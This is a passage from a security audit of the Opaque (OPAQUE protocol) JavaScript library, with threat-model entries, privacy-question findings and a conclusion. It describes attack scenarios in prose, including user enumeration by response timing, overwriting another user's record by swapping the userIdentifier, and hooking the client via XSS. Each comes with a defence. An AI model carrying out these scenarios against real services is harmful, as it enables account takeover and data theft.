Recommendation: Multi-factor authentication should be enabled and enforced for all users in all important systems. If possible, a stronger option like U2F (e.g. *Yubikey*), should be utilized at least for privileged users, as both GitHub and NPM support USB keys.

Notifications should be received for any privileged account modification via adequate monitoring. For example, when new SSH keys are added, new API keys generated, etc. An emergency account should be created to revoke compromised credentials. Additionally, notifications regarding changes to the package, or the source code, ought to be monitored and reviewed for anomalies.

Package publish actions should be performed from a trusted and hardened environment. Consideration could be given to utilizing GitHub Actions for CI/CD automation, which can be configured with NPM. The process ought to be hardened, and leverage the best DevOps practices with a focus on secret management.

Modifications to the main public branch should be confirmed, by at least two separate entities, in case one of the privileged developers is compromised. The least privilege principle should then be followed when granting permissions to all types of users (e.g. maintainers, deployers, publishers etc.).

Threat 06: Physical Access to Privileged Contributor Machine (TA02)

Overview: Currently the main developer is responsible for building and publishing the release version of the software, thus the machine used for that purpose is a valuable target for adversaries. Physical access to the device should therefore be considered as an attack vector, as the device might be stolen or tampered by external attackers.

Possible Outcome: As a result of physical access, data may be tampered or privileged credentials extracted. This might lead to a successful compromise of the development and/or deployment process, also affecting all users building on top of the library.

Attack Scenario: An adversary steals or gains physical access (e.g. in a hotel) to the laptop of a trusted developer, and extracts sensitive data and/or installs a backdoor. This is sometimes referred to as an *evil maid attack*[48].

[48] https://en.wikipedia.org/wiki/Evil_maid_attack

Recommendation: The least privilege principle ought to be followed to minimize compromised machine scenarios, as each developer should have limited permissions. Similarly, privileged accounts should only be used occasionally, and protected using multiple security measures.

Consideration should be given to building and deploying in secure and isolated environments, which cannot be easily tampered, and where physical access is unrealistic e.g. GitHub Action with adequate secret management and NPM integration.

Operation security guidelines should be designed and followed by the contributors, to limit targeted attacks. This is especially important for privileged users, with permissions to merge to the main branch, or publish the package.

A few OpSec practices in this regard include up-to-date and hardened machine, full disk encryption, strong authentication for the operating system, passphrases for SSH keys, description of an adequate isolated development environment.

Threat 07: Code Execution on Contributor Machine (TA02, TA05)

Overview: Developers, particularly those working in multiple projects or companies, often execute untrusted code to test new libraries or tools. It is not feasible to manually code review all applications, as well as libraries, downloaded from the Internet, thus adequate security measures limiting the impact should be implemented.

Possible Outcome: Compromise of the machine used to develop, build and publish the software, granting the attacker an avenue to perform supply chain attacks.

Attack Scenario: An adversary compromises one of the libraries used by a contributor to smuggle a backdoor. The contributor downloads a new library, IDE extension, or malicious code (e.g. delivered through a phishing campaign), and executes it on their machine.

Recommendation: Operation security guidelines ought to be defined and followed by project contributors. This should include hardening guidance, such as at a minimum, links to adequate hardening guidelines to limit the impact of a compromise.

Consideration should be given to:
- Limiting project and test dependencies
- Recommending isolated environments for development purposes

- Commit signing using GPG keys
- SSH key passphrases
- Usage of password managers
- Signature verification
- Multi-step approval and code reviews for pull requests
- Define branches and PR protection rules
- Recommend using up-to-date malware protection solutions (EDR, anti-virus etc.)
- Define procedures to follow, in the event of a collaborator compromise, and ensure collaborators are aware of the process

Threat 08: Code Commit Breaking Protocol Specification

Overview: It is possible, even for a non-malicious collaborator, to introduce non-trivial bugs. This may not be easily detected during a code inspection when a PR is merged, but the bug might defeat some protocol specification.

Possible Outcome: A bug leads to an implementation deviation from the specification, weakening the solution. Potential examples include adding a non-existing ciphersuite, passing a malformed argument to the underlying library, and incorrectly handling exceptions.

Attack Scenario: A contributor commits code, which weakens the security guarantees of the protocol. For example, changing the defaults, or introducing some changes in the cryptographic parameters.

Recommendation: Testing code should cover all branches of the software. As the library is an *opaque-ke* wrapper, test cases ought to be in place for all supported parameters. This should include the JavaScript wrapper, as well as the Rust *opaque-ke* library. It is especially important to implement edge-case tests, to quickly detect regressions in the JavaScript code. Such an approach should be complemented via differential testing (i.e. fuzzing), to verify Opaque returns the same values as similar libraries implementing the OPAQUE protocol.

The following are the identified threats against the sample simple client-server application from the *serenity-kit/opaque* repository:

Threat 09: Sensitive Artifacts Extracted from Volatile Storage (TA06)

Overview: According to the OPAQUE specification, some information is considered sensitive[49]. This includes all private key material and intermediate values, along with the outputs of the key exchange phase, which should all be secret. The implementation of the protocol ought to ensure the values are removed from memory when they are no longer needed.

Possible Outcome: Unauthorized access to sensitive data, such as the private key of the server, or the password of the client. Together with other weaknesses, this might allow server spoofing attacks.

Attack Scenario: An attacker gains access to the cloud, where the virtual machine hosting the Opaque server is located, and has permissions to suspend and do a full memory snapshot of the server. The adversary has no permissions to modify files or libraries to capture sensitive data of users, but is able to dump the memory and later carve the parameters from memory artifacts.

Recommendation: Sensitive data should be wiped off the memory and other volatile storage of Opaque clients and servers as soon as it is no longer needed. Test cases could include registration and dumping the memory of the process, to ensure no artifacts are left in memory.

Threat 10: User Enumeration during Registration (TA01)

Overview: OPAQUE does not prevent user enumeration during the registration process[50]. Usually, servers implement more complex processing, when the account is about to be registered, compared to situations where the account already exists.

Possible Outcome: An attacker is able to use the server as an oracle to determine if a user is registered or not.

Attack Scenario: An adversary iterates over a list of identities (i.e. email addresses) and executes the registration flow. Content-length comparisons and/or response-time analysis may be performed to determine whether a user was just registered, or the account already exists in the system.

[49] https://datatracker.ietf.org/doc/draft-irtf-cfrg-opaque/#:~:text=...
[50] https://datatracker.ietf.org/doc/draft-irtf-cfrg-opaque/#:~:text=OPAQUE....

Recommendation: Rate limiting should be implemented, or at least guidelines for integrators regarding how to mitigate user enumeration attacks. Server response-length and response-time should be tested, to determine the current state of the WebAssembly version of *opaque-ke*. Test cases may then be considered for developers integrating the Opaque library, to verify whether their implementation is vulnerable to user enumeration.

Threat 11: User Enumeration in the Authentication Phase (TA01)

Overview: The OPAQUE protocol specification states that it prevents distinguishing existing from non-existing users during the authentication phase, thus it is important to verify the library complies with the specification.

Possible Outcome: An attacker is able to determine whether a user is registered in the application.

Attack Scenario: An adversary iterates over the list of identities (e.g. email addresses) and by comparing the size of the response or the time of the response is able to determine whether a user exists or not.

Recommendation: Tests should be implemented for various ways used to enumerate accounts in the system, to verify whether the implementation conforms to the specification.

Threat 12: Leaks via Backend Server Compromise (TA06)

Overview: Various parameters, including the setup parameters (i.e. private key material), and the database containing credential records, are considered sensitive thus should be appropriately protected.

Possible Outcome: Unauthorized access to the account in the application or a server spoofing attack.

Attack Scenario: An attacker gains a foothold in the environment, i.e. by exploiting the main web application, and exfiltrates database information, including all sensitive parameters used by the protocol. Armed with that data, the adversary may set up a spoofed server, and leverage the protocol flow to crack at least weak passwords.

Recommendation: The OPAQUE protocol does not enforce strong password usage, thus it is important to move the responsibility of password strength detection to the client. On the server, sensitive parameters should be stored securely, as referenced in the specification[51]. If possible, the authentication server should be deployed separately, so a compromise of the main application does not necessarily imply a compromise of the authentication server itself.

Threat 13: Online Attack Against Weak Passwords (TA01, A05)

Overview: The OPAQUE protocol does not disclose passwords to the server, but a weak password may still be easily guessed by attackers.

Possible Outcome: Unauthorized access to the account.

Attack Scenario: An attacker performs a brute-force attack against the application implementing the OPAQUE protocol. It may be a password spray, a dictionary-based brute-force attack, or password stuffing. As a result, weak passwords might be compromised.

Recommendation: The OPAQUE protocol does not prevent the aforementioned attacks, thus it is important to encourage users to utilize strong passwords. As the password is not sent to the server, the backend cannot validate its strength, thus password strength detection should be implemented on the client-side. Rate limiting on the server-side could then be considered, to render brute-force attacks as inefficient as possible.

Threat 14: MitM & XSS Against OPAQUE Application Users (TA04)

Overview: Data transferred over plaintext protocols, as well as *Cross-Site Scripting (XSS)* vulnerabilities, may facilitate the capture of sensitive authentication parameters.

Possible Outcome: Malicious JavaScript code executed on the client might lead to a *password* or *export_key* disclosure.

Attack Scenario: An attacker exploits a *Cross-Site Scripting (XSS)* vulnerability, and/or performs a *Man-in-the-Middle (MitM)* attack, to inject malicious JavaScript code, which modifies the behavior of the *serenity-kit/opaque* library (i.e. hooks), and steals the *password* or the *export_key*.

Recommendation: Standard MitM protections, such as TLS, ought to be implemented and tested to eliminate this attack vector. This includes the usage of valid TLS certificates, HSTS and certificate pinning. Standard web-security audits should then be

[51] https://www.ietf.org/archive/id/draft-irtf-cfrg-opaque-12.html#name-ake-private-key-storage

performed to identify common web vulnerabilities. The library should also consider clearing sensitive data from client-side artifacts and memory, if not used as recommended in Threat 09.

Threat 15: Data Tampering Between Protocol Stages (TA01, TA04)

Overview: The OPAQUE protocol involves multiple steps to exchange information. In the JavaScript library, these are implemented in the form of *start* and *finish* HTTP endpoints. The integrity of all the parameters, passed to all methods involved in a single flow, is crucial, as it can potentially lead to unauthorized modification.

Possible Outcome: An adversary might overwrite the record belonging to another user.

Attack Scenario: An attacker starts a flow, e.g. Registration, using a *userIdentifier* for a freshly created user, but in the *finish* HTTP request, the adversary modifies the *userIdentifier*. As a result the Opaque library correctly processes the *registrationRecord*, but when the flow is passed to the business logic of the application, the application uses the *userIdentifier* to fetch an existing DB record, and overwrites an existing user with an attacker-controlled *registrationRecord*.

Recommendation: It is important to verify the integrity of all parameters, as transmitted through all steps, on both the Opaque library, as well as the application logic, to make sure the *registrationRecord* and the *userIdentifier* match each other at every stage of the flow.

Threat 16: Export Key Leakage (TA01)

Overview: The *export key* is crucial when used to encrypt user data, as described in the OPAQUE specification. Users should know what to do if their key leaked, either from their mobile, or web applications, to protect their data. For locally encrypted data, it is enough to re-encrypt everything. However, for applications using the Opaque library, this might require special functionality.

Possible Outcome: An attacker gains access to the *export key* of some user, and after compromising a server, is able to decrypt data using that key.

Attack Scenario: An attacker performs a successful phishing attack, and is able to fetch credentials belonging to the user from the server. Even if users notice they have been compromised, they have no feature to rotate the *export key* in the application. Effectively, the adversary may decrypt all data using a compromised key.

Recommendation: A credential rotation feature is crucial to contain any compromise. Thus, such functionality must be implemented, either in the application, or described in the specification. The application should be able to overwrite the *credential record* and re-encrypt data, or use intermediate encryption keys to encrypt the data. Given the complexity of this topic, this might be implemented in a separate library, as not every application may utilize the *export key* for additional purposes.

Threat 17: Phishing Attack Against Users (TA01)

Overview: Phishing is a technique where attackers trick victims to disclose credentials. This remains the most effective attack, to successfully compromise individuals, as well as corporations.

Possible Outcome: Unauthorized access to data using the regular authentication flow.

Attack Scenario: An adversary sends a phishing email to the victim, where a clone of the website is hosted. The victim types the password, which is sent to the attacker, who can emulate the OPAQUE protocol on the server-side, and gain access to sensitive data.

Recommendation: The OPAQUE protocol, as described in the specification, does not mitigate phishing attacks. Hence, it is important to employ security best practices during web and mobile application development. User awareness is currently the most effective method against phishing attacks. A technique commonly used by banks in this regard is to display an image to the user, often chosen during registration, as validation that users are on the legitimate website. This ought to be rendered after users enter their login, but before they enter the password to complete the login process. Relevant test cases, covering password leakage, *export key* leakage, and unauthorized data access, should be investigated and implemented for each application using Opaque.

Threat 18: Insecure Cryptography in WebAssembly (TA01)

Overview: Compiling Rust code to WebAssembly could occasionally lead to unpredictable results, which weaken secure Rust mechanisms. For example, *rand::rgns::OsRng* may sometimes fallback to a weak *Math.random()*[52].

Possible Outcome: A weak *Pseudo Random Number Generator (PRNG)* might lead to predictable parameters, defeating the cryptographic routines in the protocol.

[52] https://www.vandenoever.info/rust/rand/rngs/struct.OsRng.html#support-for-webassembly-and-amsjs

Attack Scenario: An attacker discovers a weak PRNG and bypasses authentication, by reconstructing the parameters used in the protocol.

Recommendation: Usage of secure cryptographic functions ought to be verified on the server and client-side. Test cases could include randomness verification of the WebAssembly-compiled library. Ideally, these should be performed for all supported platforms, to verify the implementation does not fallback to weak alternatives.

WP5: Opaque Privacy Analysis Findings

This section covers the privacy-related analysis results that attempt to answer 12 questions for *WP5: Privacy tests against Opaque Servers & Clients*. For this portion of the engagement, the *7ASecurity* team utilizes the following classification to specify the level of certainty regarding the documented findings. Given that this research occurred on the basis of reverse engineering, and source code analysis, it is necessary to classify the findings to address the level of confidence that can be assumed for each discovery:

- Proven: Source code and runtime activity clearly confirm the finding as fact
- Evident: Source code strongly suggests a privacy concern, but this could not be proven at runtime
- Assumed: Indications of a potential privacy concern were found but a broader context remains unknown.
- Unclear: Initial suspicion was not confirmed. No privacy concern can be assumed.

OPA-01-Q01: Files & Information gathered by Opaque (Unclear)

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q1: What files/information are gathered by the Opaque servers and clients?

7ASecurity found no evidence via analysis of the Opaque library, its documentation, the protocol documentation, source code review, and dynamic analysis that the Opaque library sends any data to developer-controlled Opaque servers or its developers.

To operate as a library, Opaque servers and clients must collect and transmit the following parameters: *userIdentifier*, *registrationRequest*, *registrationResponse*, *registrationRecord*, *startLoginRequest*, *loginResponse*, *finishLoginRequest*. This level of collection appears reasonable for an authentication library, and data is only sent from Opaque clients to Opaque servers, none of which will be controlled in practice by the Opaque development team.

As an example, the *userIdentifier* is transmitted during the registration and authentication processes, as shown in the following snippets:

Affected File (Opaque-client):
https://github.com/serenity-kit/opaque/[...]/examples/client-simple-webpack/index.js#L88

Affected Code:

```
[...]
async function register(userIdentifier, password) {
  const { clientRegistrationState, registrationRequest } =
    opaque.client.startRegistration({ password });
  const { registrationResponse } = await request("POST", `/register/start`, {
    userIdentifier,
[...]
  const res = await request("POST", `/register/finish`, {
    userIdentifier,
    registrationRecord,
  });
[...]
async function login(userIdentifier, password) {
  const { clientLoginState, startLoginRequest } = opaque.client.startLogin({
    password,
  });

  const { loginResponse } = await request("POST", "/login/start", {
    userIdentifier,
    startLoginRequest,
  }).then((res) => res.json());
[...]
  const res = await request("POST", "/login/finish", {
    userIdentifier,
    finishLoginRequest,
  });
```

Affected File (Opaque-server):
https://github.com/serenity-kit/opaque/[...]/examples/server-simple/src/server.js#L172

Affected Code:

```
[...]
app.post("/register/start", async (req, res) => {
  const { userIdentifier, registrationRequest } = req.body || {};
[...]
app.post("/register/finish", async (req, res) => {
  const { userIdentifier, registrationRecord } = req.body || {};
[...]
app.post("/login/start", async (req, res) => {
  const { userIdentifier, startLoginRequest } = req.body || {};
[...]
app.post("/login/finish", async (req, res) => {
  const { userIdentifier, finishLoginRequest } = req.body || {};
```

Please note that Opaque may use *Identifiers*[53] to avoid exposing the *userIdentifier* to the client as shown in the following snippet:

Example Code:
```
// client
const { registrationRecord } = opaque.client.finishRegistration({
  clientRegistrationState,
  registrationResponse,
  password,
  identifiers: {
    client: "jane@example.com",
    server: "mastodon.example.com",
  },
});
// send registrationRecord to server and create user account
```

As illustrated in the examples above, the *userIdentifier* is collected in the client and transmitted to the server.

7ASecurity could find no privacy concern in the current implementation, as it relates to data gathering, and hence this issue is merely informative and does not require any action.

OPA-01-Q02: Opaque should encourage TLS Usage *(Proven)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q2: Where and how are the files/information gathered transmitted?
What information can the ISP see, if a user is using the clients in a high-risk scenario?

Opaque is just a library, and therefore has no control over the infrastructure in which it will be deployed. However, as mentioned in OPA-01-Q01 some parameters, such as the *userIdentifier*, are transmitted from the Opaque client to the Opaque server. If the Opaque server fails to employ TLS, the data related to the registration and authentication processes could be observed and/or manipulated by *Man-In-the-Middle (MitM)* attackers (i.e. via Wi-Fi without guest isolation, DNS rebinding, ISP MitM, BGP Hijacking, etc.).

It should be noted that the examples and documentation may induce developers to use unencrypted protocols, as they contain statements[54] like:

[53] https://github.com/serenity-kit/opaque#identifiers
[54] https://github.com/serenity-kit/opaque/tree/main/examples

> *"Furthermore, OPAQUE can function securely over an unencrypted communication channel, removing the necessity for additional layers like TLS*[55]*."*

Although Opaque was found to be resilient to replay attacks, an attacker with MitM capabilities could:

1. Completely replace the login page so that credentials are sent to an attacker-controlled website, without any Opaque code being able to do anything (i.e. The Opaque client could be entirely eliminated over clear-text HTTP).
2. Capture and modify the *userIdentifier*, as well as cookies, and any other information that the Opaque server application logic sends back to the client.

The following examples show data that might be captured and/or tampered with by attackers in a MitM scenario:

Example: Starting Registration sequence

Request:

```
POST /api/register/start HTTP/1.1
Host: localhost:8084
[...]

{"userIdentifier":"oscar2","registrationRequest":"lrv-6qjXRjUUx6EiXNOtqJzHcqW0PbGIg47ky
Zrwz38"}
```

Example: Starting Login sequence

Request:

```
POST /api/login/start HTTP/1.1
Host: 172.23.164.242:8080
[...]
Origin: http://172.23.164.242:8080
Referer: http://172.23.164.242:8080/
Accept-Encoding: gzip, deflate, br
Connection: close

{"userIdentifier":"dani","startLoginRequest":"jFJmSiry3RNveXilgzJSx_FpujBhs7zIHPCcFHqao
WbVfCXsky8ep39wTJYuvH_SKznj1TJG2iq0Fz9ji1OjUZhQhA5LjttP1DA9cEm4Ua3lSG2Dhb5smkVkPdxzi70q
"}
```

It is highly recommended to implement as many of the following countermeasures as possible to resolve this issue:

55 https://opaque-documentation.netlify.app/#details

1. When Opaque identifies usage of clear-text HTTP URLs or https URLs that contain IP addresses instead of hostnames, appropriate warnings should be shown to developers so that TLS is deployed with a correct https URL that uses a hostname and a valid TLS certificate.
2. The documentation ought to be updated to encourage the use of TLS communications, pinning may be considered to further protect the confidentiality and integrity of network communications against high-profile adversaries able to craft valid TLS certificates trusted by the operating system. For additional guidance about Pinning, please see the *OWASP Pinning Cheat Sheet*[56].

OPA-01-Q03: Opaque could encourage better PII protection *(Assumed)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q3: Is sensitive PII insecurely stored or easily retrievable from the clients or servers?

7ASecurity did not find any evidence of the Opaque library storing or leaking sensitive PII either on the client or the server-side. Once again, the responsibility for managing persistence is conferred to the applications using the Opaque library, making the lack of Opaque provisions for such functionalities entirely by design, and hence being devoid of any impact.

This being said, there is room for improvement in the examples[57], where the lack of recommendations, and documentation about this topic, might induce developers to store sensitive information in an insecure manner. For example, code that persists the *userIdentifier* and the *sessionKey* in clear-text was found in the following code examples, outside of the main Opaque library codebase, but within the Opaque repository:

Affected File:
https://github.com/serenity-kit/opaque/blob/[...]/server-simple/src/server.js#L211

Affected Code:
```
const sessionId = generateSessionId();
await db.setSession(sessionId, { userIdentifier, sessionKey });
await db.removeLogin(userIdentifier);

res.cookie("session", sessionId, { httpOnly: true });
res.writeHead(200);
res.end();
```

[56] https://cheatsheetseries.owasp.org/cheatsheets/Pinning_Cheat_Sheet.html
[57] https://github.com/serenity-kit/opaque/blob/[...]/examples/server-simple/src/server.js#L212

Affected File:
opaque/examples/server-simple/data.json

Affected Content:
```
{
  "logins": {},
  "users": {
    "dani":
"pFwBl7-mE_86C77MFbA8gKWGNqZi-nEhnWflNmdcHnkSO7LhHbO6hJp320qxw6_csPVk5zFVIn6uKhXenGlU4f
5r3GPWbnxPw4mNLv6eADKym-NVoLSj6VcBsGAyH7PAV9mC_WR3tlKtgAEtB6CxyTR0XXrLiltIyzwlyQs8QaL5v
Jpy7HorD6dy-y1yhFZnGOe3jKRePj_UU-hx6Q5nvyVvabXZFT_8FVrbZcIgrJMCC2eigK3m9rccO3reA98w"
  }
}
```

It is recommended to update the documentation and examples to encourage developers to store sensitive information, such as the *userIdentifier* and session tokens, following the guidelines established in each organization or company for this type of data. Special attention must be paid to how *OPAQUE_SERVER_SETUP*, *registrationRecord*, *sessionKey*, and *exportKey* are stored on the server and/or client side.

As the burden of this task might be high, a possible low effort solution could be to refer developers to third-party resources, such as the *OWASP Cryptographic Storage Cheat Sheet*[58].

OPA-01-Q04: How data is protected at rest & in transit by Opaque *(Proven)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q4: Do the clients and servers protect the data appropriately at rest and in transit?

As is mentioned in OPA-01-Q01, OPA-01-Q02, and OPA-01-Q03, the Opaque library itself does not store or transmit data. The applications using the Opaque library are responsible for establishing how data is transmitted and stored.

Is it recommended to extrapolate the mitigation guidance offered under OPA-01-Q02 and OPA-01-Q03 to improve the privacy posture of applications using the Opaque library.

[58] https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html

OPA-01-Q05: Excessive data is not gathered by Opaque *(Unclear)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q5: Is there any data gathered on the clients & servers beyond what is necessary for the service?

7ASecurity did not discover any evidence that the Opaque library collects additional data beyond what is necessary. Hence, no action is required by the Opaque team to improve the privacy posture in this regard.

OPA-01-Q06: Opaque does not Track Users *(Unclear)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q6: Do the clients or servers implement any sort of user tracking function via location or other means?

7ASecurity did not uncover any evidence to suggest that the Opaque library tracks users, either via location or any other means. Hence, no action is required by the Opaque team to improve the privacy posture in this regard

OPA-01-Q07: Opaque does not Weaken Crypto *(Unclear)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q7: Do the clients or servers intentionally weaken cryptographic procedures to ensure third-party decryption?

7ASecurity did not find any evidence to suggest that the Opaque library intentionally weakens cryptographic procedures to ensure third-party decryption. Hence, no action is required by the Opaque team to improve the privacy posture in this regard

OPA-01-Q08: Opaque does not save Data *(Assumed)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q8: Is data dumped in insecure locations from where it could be retrieved later by an attacker or malicious insiders?

As mentioned in OPA-01-Q03, the examples and the lack of recommendations in the documentation about this topic, may induce app developers using Opaque to store sensitive information in an insecure manner.

Is it recommended to extrapolate the mitigation guidance offered under OPA-01-Q03 to resolve this issue.

OPA-01-Q09: Opaque does not Contain RCE Vulnerabilities *(Unclear)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q9: Do the clients or servers contain vulnerabilities or shell commands that could lead to RCE in any way?

7ASecurity did not identify any evidence, of intentional or unintentional vulnerabilities, that might lead to Remote Code Execution in the Opaque project during this audit. Furthermore, the relative lack of issues identified during this audit highlights the overall Opaque security posture.

OPA-01-Q10: Opaque does not contain Backdoors *(Unclear)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q10: Do the clients or servers have any kind of backdoor?

7ASecurity did not identify any evidence of process, or command execution calls, commonly used by backdoors or malware in the Opaque project during this audit. Hence, no action is required by the Opaque team to improve the privacy posture in this regard.

OPA-01-Q11: Opaque does not attempt to gain Root Privileges *(Unclear)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q11: Do the clients attempt to gain root access through public vulnerabilities or in other ways?

At the time of writing, no evidence could be found to suggest that any of the Opaque components contain code that tries to leverage or exploit platform-specific vulnerabilities to gain elevated privileges. Therefore, no action is required by the Opaque team to improve the privacy posture in this regard.

OPA-01-Q12: Opaque does not Use Obfuscation *(Unclear)*

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q12: Do the clients or servers use obfuscation techniques to hide code and if yes for which files and directories?

7ASecurity found no obfuscation evidence across the codebase. Furthermore, the Opaque project is operating at a high transparency level already, as the code is publicly available online, without any closed-source components. Hence, no action is required by the Opaque team to improve the privacy posture in this regard.

Conclusion

The Opaque library defended itself well against a broad range of attack vectors. Specifically, no directly exploitable vulnerabilities could be found during this assignment, and out of five hardening recommendations, only one was related to the library itself (OPA-01-001), while the remaining four issues had to do with weaknesses in Opaque examples, that might lead to the introduction of vulnerabilities in applications utilizing the Opaque library (OPA-01-002, OPA-01-003, OPA-01-004, OPA-01-005). Particularly, for a first security audit, these results are remarkably positive. Nevertheless, the Opaque library will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

The Opaque project provided a number of positive impressions during this assignment that must be mentioned here:

- The Opaque library makes a number of intelligent choices that drastically reduce the odds for security vulnerabilities. This involves not only the innovative use of building upon the *opaque-ke* library in *React Native* applications, but also the use of *verifpal* to validate the crypto implementation. This excellent combination explains, at least in part, the almost complete lack of identified security weaknesses during this engagement.
- Overall, the Opaque library and its examples were found to be robust against many traditional web application security attack vectors. For example, no *Command Injection*, *SQL Injection (SQLi)*, *Cross-Site Request Forgery (CSRF)*, *Local File Inclusion (LFI)* or *Remote Code Execution (RCE)* issues could be identified during this exercise.
- The Opaque documentation is clear and makes it easy to understand how the solution works on both the client-side and the server-side, which substantially facilitates the integration of the library into third-party applications. Furthermore, this was found to be helpful during the audit process.
- The source code of the solution is well-written, easy to read, and generally adheres to a number of security best practices. In addition to this, the project is actively maintained and commits are thoroughly documented.
- The session implementation was resistant against manipulation, cracking attempts and replay attacks.
- Importantly, no sensitive data was found to be exposed within the code.
- No privacy concerns were found during the analysis of the Opaque library, its documentation, the source code audit, and runtime analysis.

The security of the Opaque project will improve further with a focus on the following areas:

- **Software Patching:** The solution should implement appropriate software patching procedures which regularly apply security patches in a timely manner to avoid issues like OPA-01-001. In a day and age when most lines of code come from underlying software dependencies, regularly patching these becomes increasingly important. Please note this was the only security-relevant issue found in the Opaque library itself during this assignment.
- **Supply Chain Hardening:** The Opaque framework should take advantage of a number of features like *GitHub Branch protection* rules and *GitHub Actions* to easily improve its Supply Chain security posture against the SLSA standard (WP3). A good starting point in this regard, could be to integrate automated tools like *slsa-github-generator*[59] and *slsa-verifier*[60] into the build process.
- **Using Secure-by-Default Examples:** It is important for the examples described in the documentation to follow a secure by default approach, which lowers the chances of introducing vulnerabilities in applications that utilize the Opaque library. This will substantially reduce the odds for developers to introduce issues like OPA-01-002, OPA-01-003, OPA-01-004, OPA-01-005 into Opaque applications.
- **Documentation for Developers:** The Opaque project should make an effort to heavily reference third-party documentation resources to help developers avoid security mistakes as much as possible. For this reason, the Opaque examples and documentation would benefit from adding links to the *OWASP Cheat Sheets*[61], the *OWASP Top 10 Proactive Controls*[62] and similar resources. This will minimize the likelihood of security mistakes by users of the Opaque library significantly. Similarly, developers making use of the Opaque library should be encouraged to use TLS for privacy and security reasons, as explained in OPA-01-Q02.
- **Input Validation:** In order to enhance security, developers should implement rigorous input validation checks to ensure that user-supplied data meets the expected criteria, thereby preventing malicious input from compromising the system. Additionally, meticulously validating return values from functions and methods is crucial, as it ensures the appropriate execution of operations and allows developers to handle errors effectively.
- **Documentation Improvements for Usability:** While the installation and configuration processes were straightforward. Client-server communications in specific examples, like *client-simple* and *server-simple*, were found to be problematic on some Linux distributions and Node.js versions. Precise information regarding the environment needed for the examples would greatly

[59] https://github.com/slsa-framework/slsa-github-generator
[60] https://github.com/slsa-framework/slsa-verifier
[61] https://cheatsheetseries.owasp.org/
[62] https://owasp.org/www-project-proactive-controls/

improve clarity, ease implementation and likely increase adoption as a result.

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the platform significantly, but also reduce the number of tickets in future audits.

Once all recommendations in this report are addressed and verified, a more thorough review, ideally including another code audit, is highly recommended to ensure adequate security coverage of the platform. Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Nik Graf and the rest of the Opaque team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the *Open Technology Fund (OTF)* for sponsoring this project.